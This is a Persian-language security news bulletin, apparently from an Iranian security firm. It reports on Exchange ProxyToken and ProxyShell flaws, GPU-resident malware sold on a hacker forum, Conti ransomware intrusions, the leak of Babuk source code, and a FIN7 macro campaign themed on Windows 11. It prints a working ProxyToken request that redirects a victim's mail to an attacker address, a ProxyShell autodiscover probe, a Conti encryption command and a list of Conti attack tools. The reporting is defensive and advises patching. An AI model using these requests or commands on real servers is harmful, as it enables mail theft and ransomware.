بر اساس توصیه‌نامه امنیتی منتشر شده توسط شرکت مایکروسافت (Microsoft Corp)، یک وصله در این خصوص در ماه ژوئیه در دسترس عموم قرار گرفته است. آسیب‌پذیری مذکور "حیاتی" (critical) نیست و شدت این ضعف امنیتی ۷.۵ از ۱۰ گزارش شده است، زیرا مهاجم نیاز به یک حساب کاربری در همان سرور Exchange قربانی دارد. تصویر زیر نمونه‌ای از درخواست یک مهاجم جهت سوءاستفاده از این ضعف امنیتی را نمایش می‌دهد:


```
POST /ecp/victim@contoso/RulesEditor/InboxRules.svc/NewObject?
msExchEcpCanary=bOoDLnPHwU-Po5ZM3Rx4CRDhAjNkZtkInQwtkshtexm3nuzAHEQW-itnqOrhFz6k5RK7aSpLNAs. HTTP/1.1
Host: mail.contoso
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/88.0.4324.190 Safari/537.36
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
Cookie: SecurityToken=x
Content-Type: application/json; charset=utf-8
Content-Length: 328

{"properties": {"RedirectTo": [{"RawIdentity": "attacker@contoso", "DisplayName": "attacker",
"Address": "attacker@contoso", "AddressOrigin": 3, "RecipientFlag": 0, "RoutingType": "SMTP",
"SMTPAddress": "attacker@contoso"}], "Name": "Test", "StopProcessingRules": true}}
```

در یکی از پست‌های وبلاگ Zero-Day Initiative اشاره شده است که برخی از راهبران یک پیکربندی سراسری (Global) برای سرور Exchange تعیین می‌کنند که منجر به ایجاد قواعد ارسال ایمیل به مقاصد دلخواه می‌شود. در چنین مواردی، مهاجم نیازی به اعتبارسنجی و احراز هویت ندارد.

اگرچه اخیراً جزئیات فنی ProxyToken به صورت عمومی منتشر شده، اما تلاش‌هایی جهت سوءاستفاده از این ضعف امنیتی از سه هفته گذشته گزارش شده است. به گونه‌ای که به نقل از یکی از محققان امنیتی، در ۲۸ مرداد ماه، تلاش‌های فراوانی جهت سوءاستفاده از این ضعف امنیتی مشاهده شده است.

توصیه می‌شود راهبران سرورهای Exchange، نصب آخرین اصلاحیه‌های امنیتی و به‌روزرسانی‌های موسوم به Cumulative Up-date - به اختصار CU - را جهت ایمن ماندن از گزند حملات مبتنی بر ضعف‌های امنیتی Exchange نظیر ProxyShell و Proxy-Token در اولویت خود قرار دهند.

بدافزارهای قابل اجرا در GPU؛
تهدیدی جدید علیه کاربران



بررسی‌ها از گرایش مهاجمان سایبری در بکارگیری بدافزارهای قابل اجرا بر روی "واحد پردازش گرافیکی" (Graphic Processing Unit - به اختصار GPU) حکایت دارد. با این حال این روش جدید نبوده و امکان‌پذیر بودن آن قبلاً نیز در مقالات آکادمیک مطرح شده بود.


در این گزارش که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه گردیده، جزئیات بدافزارهای قابل اجرا بر روی GPU ارائه شده است.

در ۱۷ مرداد، نمونه اثبات‌گر (Proof-of-Concept - به اختصار PoC) این نوع از بدافزارها در یک تالار گفتگوی هکرها برای فروش قرار داده شد که به طور ضمنی گرایش مجرمان سایبری به سطح جدید و پیشرفته‌ای از حملات را نشان می‌دهد.

در یک پست کوتاه در تالار گفتگوی مذکور، شخصی پیشنهاد فروش نمونه اثبات‌گری را برای تکنیکی می‌دهد که در آن ادعا می‌شود با بکارگیری آن، کد مخرب از دید آن محصولات امنیتی که اقدام به پویش RAM سیستم می‌کنند، مخفی می‌ماند. فروشنده در آن پست فقط توضیحات کلی از روش خود ارائه داده و اعلام کرده در این روش از بافر حافظه GPU برای ذخیره و اجرای کدهای مخرب استفاده می‌شود.

در این تبلیغ عنوان شده که این بدافزار، قادر به اجرا بر روی دستگاه‌هایی با سیستم‌عامل Windows که نسخه ۲.۰ به بالا فریم‌ورک OpenCL را پشتیبانی می‌کنند، می‌باشد. OpenCL، فریم‌ورکی برای اجرای کد در پردازنده‌های مختلف از جمله GPU است. در این پست همچنین ذکر شده که نویسنده این بدافزار، کد را روی کارت‌های گرافیکی زیر آزمایش کرده است:

- Intel UHD 620/630
- Radeon RX 5700
- GeForce GTX 740M/GTX 1650



این اعلان در ۱۷ مرداد منتشر شد. حدود دو هفته بعد، در ۳ شهریور، فروشنده اعلام نمود که موفق به فروش نمونه اثبات‌گر به حداقل یک گروه از مهاجمان شده است. وی هیچ جزئیاتی در مورد این معامله، این که چه کسی آن را خریداری کرده و چقدر بابت آن پرداخت شده، ارائه نداده است.

یکی دیگر از اعضای تالار گفتگوی مذکور با اشاره به JellyFish - یک PoC شش ساله برای روت‌کیت تحت Linux مبتنی بر GPU - خاطر نشان کرد که بدافزار مبتنی بر GPU قبلاً نیز وجود داشته است.

همچنین به گفته گروهی از محققان، این روش به جای اجرا در CPU، امکان اجرای باینری کد مخرب را توسط GPU در فضای حافظه فراهم می‌کند. ضمناً آنها وعده داده‌اند که روش استفاده از این تکنیک را در آینده نزدیک نشان خواهند داد.

محققانی که روت‌کیت JellyFish را مورد بررسی قرار داده بودند در می ۲۰۱۵ اقدام به انتشار نمونه‌های اثبات‌گر از یک Keylogger و یک تروجان دسترسی از راه دور مبتنی بر GPU برای سیستم‌عامل Windows کرده بودند.

فروشنده بدافزار جدید هرگونه ارتباط با بدافزار JellyFish را رد کرده و ادعا نموده روش آنها کاملاً متفاوت است و به نگاشت کد در فضای کاربر (Userspace) متکی نیست.

با این که اشاره به پروژه JellyFish نشان می‌دهد که بدافزار مبتنی بر GPU ایده نسبتاً جدیدی است، اما زمینه این نوع از روش‌های حمله حدود هشت سال پیش فراهم شده است.

در سال ۲۰۱۳، محققان دانشگاه کلمبیا در نیویورک در مقاله‌ای که لینک آن در زیر قابل دسترس است، عنوان نمودند که GPUها می‌توانند میزبان یک Keylogger باشند و کلیدهای فشرده شده را در حافظه خود ذخیره کنند.

http://www.cs.columbia.edu/~mikepo/papers/gpukeylogger.eurosec13.pdf

پیشتر نیز محققان در سال ۲۰۱۰ در مقاله زیر نشان داده بودند که نویسندگان بدافزار می‌توانند از مزایای قدرت محاسباتی بالای GPU جهت بسته‌بندی کد با رمزگذارهای پیچیده، که بسیار سریعتر از CPU است، استفاده کنند.

https://ieeexplore.ieee.org/document/5665801

سوءاستفاده باج‌افزار Conti از ProxyShell

گروه باج‌افزاری Conti با سوءاستفاده از آسیب‌پذیری‌های ProxyShell، سرورهای Exchange را هک کرده و به شبکه سازمان‌ها نفوذ می‌کند.

ProxyShell به مجموعه سه آسیب‌پذیری زیر اطلاق می‌شود:

- CVE-2021-34473 که ضعفی از نوع "اجرای کد به صورت از راه دور" (Remote Code Execution - به اختصار RCE) است و در ۲۲ تیر ۱۴۰۰ توسط مایکروسافت وصله شد.
- CVE-2021-34523 که ضعفی از نوع "ترفیع امتیازی" (Elevation of Privilege) است. این آسیب‌پذیری نیز در ۲۲ تیر ۱۴۰۰ توسط مایکروسافت وصله شد.
- CVE-2021-31207 که ضعفی از نوع "عبور از سد کنترل‌های امنیتی" (Security Feature Bypass) است و در ۲۱ اردیبهشت ۱۴۰۰ توسط مایکروسافت وصله شد.

جزییات سه آسیب‌پذیری مذکور توسط یک محقق امنیتی در جریان مسابقات هک Pwn2Own در آوریل ۲۰۲۱ افشا شد. در ماه‌های اخیر مهاجمان از آسیب‌پذیری‌های ProxyShell برای نصب Webshell، درب‌های پشتی (Backdoor) و استقرار باج‌افزار LockFile استفاده کرده‌اند.

محققان شرکت سوفوس (Sophos Ltd) نیز پس از تحلیل یکی از حملات اخیر مهاجمان Conti، دریافتند که مهاجمان در ابتدا با سوءاستفاده از آسیب‌پذیری‌های ProxyShell، اقدام به هک سرورهای Exchange و نفوذ به شبکه قربانی کرده‌اند.

در این گزارش که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه شده چکیده‌ای از یافته‌های محققان سوفوس ارائه شده است.

در اکثر حملات به سروهای Exchange، مهاجمان ابتدا از کدهای Webshell برای اجرای فرامین، دانلود نرم‌افزار و سپس آلوده‌سازی سرور استفاده می‌کنند. به نقل از تیم تحقیقاتی سوفوس، همانطور که در کتابچه راهنمای Conti به تازگی فاش شده است (لینک زیر)، هنگامی که مهاجمان کنترل کامل سرور را در اختیار می‌گیرند به سرعت تاکتیک‌های معمول خود را اجرا می‌کنند.

https://newsroom.shabakeh.net/22539/translated-conti-playbook-insight-into-attacks.html

این روال شامل کشف فهرست کامپیوترها و کاربران با سطح دسترسی Domain Admin، بهره‌گیری LSASS جهت استخراج اطلاعات اصالت‌سنجی کاربران با سطح دسترسی بالا از حافظه و گسترش دامنه نفوذ در سراسر شبکه می‌باشد. مهاجمان جهت دسترسی از راه دور به دستگاه‌ها، از چندین ابزار همچون AnyDesk و Cobalt Strike استفاده می‌کنند.

در تصویر زیر فهرستی از ابزارهایی که باج‌افزار Conti در هر یک از مراحل این حمله از آن استفاده نموده، مشاهده می‌شود.

Conti Ransomware Tools

Initial Access	Execution	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Impact
Exploit FortiGate Firewall	PowerShell scripts	PowerUp	Process Hacker	Mimikatz	Routerscan	psexec	Conti Ransomware
Spearphishing attachment	psexec	SharpUp	Gpedit.msc	Invoke-Kerberoast	Adfind	wmic	rclone
ProxyShell exploit	wmic	BeRoot	Set-Mp Preference	wmic NTDS.dit dump	nltest	Atera	Data exfiltration to Mega.io
	Metasploit	PrivEsc	Gmer	wmic LSASS dump	Windows net commands	Anydesk	
	Cobalt Strike	FullPowers	PCHunter	Metasploit	netscan	Splashtop	
			TrendMicro Remover	Cobalt Strike	SharpView	Remote Utilities	
			BitDefender Uninsall Tool		PowerViewer	Invoke-SMBAutoBrute	
			Sophos removal scripts		Invoke-UserHunter	CVE-2021-34527	
			PowerTool		Metasploit	CVE-2017-0144	

SOPHOSlabs

بررسی محققان سوفوس نشان می‌دهد، مهاجمان پس از استقرار در شبکه، داده‌ها را سرقت کرده و آنها را در MEGA (یک سامانه اشتراکی فایل) بارگذاری کردند. پس از پنج روز، آنها با استفاده از فرامین زیر بر روی یک سرور فاقد ضدویروس، اقدام به رمزگذاری فایل‌های دستگاه‌های متصل به شبکه نمودند.

```
start C:\x64.exe -m -net -size 10 -nomutex -p \\[computer Active Directory name]\C
$
```

سوفوس در گزارش خود اعلام نموده که آنچه این مورد خاص را برجسته می‌کند، سرعت و دقت مهاجمان در انجام این حمله بوده است، به طوری که نفوذ اولیه تا سرقت ۱ ترابایت داده، تنها ظرف ۴۸ ساعت انجام شد. پس از گذشت پنج روز، مهاجمان باج‌افزار Conti را روی تمام دستگاه‌های شبکه نصب کردند. همچنین فایل‌های ذخیره شده در پوشه‌های اشتراکی را بر روی هر کامپیوتر مورد حمله قرار دادند.

در طول نفوذ، مهاجمان Conti حداقل هفت درب پشتی را در شبکه مورد استفاده قرار دادند؛ دو Webshell، CobaltStrike و چهار ابزار دسترسی از راه دور تجاری (Splashtop، Atera، AnyDesk و Remote Utilities).

کدهای Webshell در اوایل نفوذ نصب شده و عمدتاً برای دسترسی اولیه مورد استفاده قرار گرفتند، در حالی که Cobalt Strike و Any Desk ابزارهای اصلی بودند که در جریان این حمله از آنها بهره گرفته شده بود.

هنگامی که حملات با سوءاستفاده از ProxyShell صورت می‌گیرد، مهاجمان با درخواست‌هایی نظیر نمونه زیر، سرویس Autodiscover را مورد هدف قرار می‌دهند.

```
https://Exchange-server/autodiscover/autodiscover.json?@foo.com/mapi/nspi/?&Email=
autodiscover/autodiscover.json%3F@foo.com
```

برای آگاهی از اینکه آیا سرور Exchange شما مورد هدف قرار گرفته است، می‌توانید لاگ‌های ورودی IIS مربوط به درخواست‌های "autodiscover/autodiscover.json/" را که در آنها به ایمیل‌های عجیب یا ناشناخته‌ای اشاره شده، مورد بررسی قرار دهید.

در حمله باج‌افزاری Conti که توسط سوفوس تحلیل شده، مهاجمان همانند آنچه در تصویر نشان داده شده، از ایمیل @evil.corp استفاده کرده بودند، که این به وضوح تلاش‌هایی را جهت سوءاستفاده از ضعف امنیتی آشکار می‌کرد.

بدون شک، در حال حاضر آسیب‌پذیری‌های ProxyShell، توسط طیف وسیعی از مهاجمان مورد سوءاستفاده قرار می‌گیرد. توصیه می‌شود راهبران سرورهای Exchange، نصب آخرین اصلاحیه‌های امنیتی و به‌روزرسانی‌های موسوم به Cumulative Update - به اختصار CU - را جهت ایمن ماندن از گزند حملات مبتنی بر ضعف‌های امنیتی Exchange نظیر ProxyShell و ProxyToken در اولویت خود قرار دهند.

مشروح گزارش سوفوس در لینک زیر قابل مطالعه است:

https://news.sophos.com/en-us/2021/09/03/conti-affiliates-use-proxyshell-exchange-exploit-in-ransomware-attacks/

افشای کدهای برنامه‌نویسی

باج‌افزار Babuk

به تازگی، کدهای برنامه‌نویسی (Source Code) باج‌افزار Babuk در یک تالار گفتگوی اینترنتی هکرهای روسی زبان در دسترس قرار گرفته است.


در این گزارش که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه شده جزییات افشای کدهای برنامه‌نویسی باج‌افزار Babuk مورد بررسی قرار گرفته است.

Babuk Locker، که با نام Babyk نیز شناخته می‌شود، از ابتدای سال ۲۰۲۱ آغاز شده است و گردانندگان آن سازمان‌های فعال در حوزه‌های مختلف را به منظور سرقت و رمزگذاری داده‌ها مورد هدف قرار می‌داده‌اند.


پس از حمله به اداره پلیس واشنگتن، این مهاجمان باج‌افزاری ادعا کردند که فعالیت خود را متوقف کرده‌اند. با این حال، چند تن از اعضا از گروه جدا شده و با راه‌اندازی نسخه جدیدی از Babuk (معروف به Babuk V2)، همچنان به اجرای حملات باج‌افزاری ادامه می‌دهند.

اخیراً یک گروه تحقیقاتی گزارش کرده که یکی از اعضای گروه Babuk کد این باج‌افزار را در یک تالار گفتگوی هکرهای روسی زبان منتشر کرده است. این عضو مدعی شده که به دلیل ابتلاء به سرطانی علاج‌ناپذیر، تصمیم به انتشار کد این باج‌افزار مخرب گرفته است.


تصاویر زیر مطلب ارسالی از سوی این فرد را به دو زبان روسی و انگلیسی نمایش می‌دهد.




اطلاعات به اشتراک گذاشته شده همانند تصویری که در ادامه نمایش داده شده، شامل پروژه‌های مختلف Visual Studio است که در آنها فایل‌های باج‌افزار Babuk به تفکیک بسترهای NAS، VMware ESXi و Windows به چشم می‌خورد.



در پوشه Windows کدهای برنامه‌نویسی رمزگذار (Encryptor)، رمزگشا (Decryptor) و یک فایل که به نظر می‌رسد تولیدکننده کلیدهای خصوصی و عمومی (Private and public key generator) می‌باشد، قرار داده شده است.




به عنوان مثال، کد برنامه‌نویسی مربوط به بخش رمزگذاری در ادامه قابل مشاهده است.



به نقل از محققان امنیتی شرکت‌های مک‌آفی (McAfee, LLC) و امسی‌سافت (.Emsisoft Ltd)، این اطلاعات افشا شده کاملاً معتبر به نظر می‌رسند.

باج‌افزار Babuk از الگوریتم رمزنگار Elliptic Curve Cryptography - به اختصار ECC - در فرآیند رمزگذاری خود استفاده می‌کند. این اطلاعات افشا شده ممکن است شامل کلیدهای رمزگشای ECC برای قربانیان پیشین این باج‌افزار باشند، هرچند این هنوز تأیید نشده است.



اختلافات میان اعضای این گروه باج‌افزاری، منجر به فروپاشی گروه و ایجاد گروه جدیدی شده است. یکی از اعضای این گروه در گفتگو با سایت Bleeping Computer عنوان نموده که این اختلافات پس از حمله به اداره پلیس واشنگتن آغاز شده است. به نظر می‌رسد در پی حمله مذکور، یکی از اعضای اصلی این گروه علی‌رغم مخالفت سایر اعضاء قصد انتشار عمومی داده‌های سرقت شده را داشته است.

> Babuk Locker has a sordid and public history involving betrayal and backstabbing that led to the group splintering.
>
> BleepingComputer has learned from one of the Babuk ransomware gang members that the group splintered after the attack on the Washinton DC's Metropolitan Police Department (MPD).
>
> After the attack, the 'Admin' allegedly wanted to leak the MPD data for publicity, while the other gang members were against it.
>
> ***"We're not good guys, but even for us it was too much.)" - Babuk threat actor***

پس از نشت‌داده‌ها، گروه منشعب شد و فرد اصلی اقدام به راه‌اندازی یک تالار گفتگوی اینترنتی با عنوان Ramp نمود. سایر اعضا نیز گروه باج‌افزاری Babuk V2 را راه‌اندازی نمودند و به انجام حملات باج‌افزاری خود ادامه دادند. اما خیلی زود تالار گفتگوی Ramp هدف حملات DDoS قرار گرفت. گرداننده این تالار گفتگو، شرکای سابق خود را مسئول این حملات دانست، هر چند که این ادعا توسط تیم Babuk V2 رد شد. مدتی بعد نیز در پی تشدید این اختلافات، یکی از برنامه‌های سازنده Babuk Ransomware) Babuk Builder) در یک سایت اشتراک فایل فاش شد و توسط گروه دیگری برای راه اندازی حملات باج‌افزاری مورد استفاده گرفت.

هشدار در خصوص کارزار بدافزاری
نسخه جدید Windows

اخیراً مهاجمان با تکیه بر ترفندی ساده که بارها موثر بودن آن به اثبات رسیده، اقدام به راه‌اندازی کارزار بدافزاری کرده‌اند که در آن از قالب Windows 11 جهت فریب دادن افراد برای فعال کردن کد مخرب تعبیه شده در اسناد Word استفاده می‌شود.


محققان امنیتی احتمال می‌دهند که گردانندگان این کارزار ممکن است همان گروه مهاجمان FIN7 باشند که با عناوین Carbanak و Navigator نیز شناخته می‌شوند و در سرقت داده‌های کارت بانکی تخصص دارند. در این کارزار، مهاجمان از جزئیات خبر منتشر شده توسط مایکروسافت (Microsoft Corp) در خصوص انتشار نسخه جدید سیستم‌عامل Windows، که از اوایل ژوئن شروع شده، سوءاستفاده کرده‌اند.

مهاجمان در این کارزار، کدهای مخرب ماکرویی را به اسناد Word تزریق نموده‌اند که منجر به نصب یک درب پشتی (Back door) مبتنی بر Java Script شده و مهاجمان از طریق آن می‌توانند کد مخرب خود را در مواقع لزوم دریافت و اجرا کنند.

اخیراً محققان شرکت امنیت سایبری آنومالی (Anomali) شش سند را مورد تحلیل قرار داده و احتمال داده‌اند که درب‌پشتی اجرا شده حاوی نسخه‌ای از کد مخربی است که معمولاً توسط گروه FIN7 از سال ۲۰۱۸ استفاده می‌شده است.


مشخص نیست که روش انتشار فایل Word حاوی ماکروی مخرب مذکور به چه صورت بوده است، اما معمولاً این گونه فایل‌ها به ایمیل پیوست شده و از طریق آن به دستگاه قربانی راه پیدا می‌کند.

با باز کردن سند، تصاویر Windows 11 همراه با یک متن همانطور که در تصویر نشان داده شده است، کاربران را فریب دهد تا قابلیت ماکرو را در Word فعال کنند.



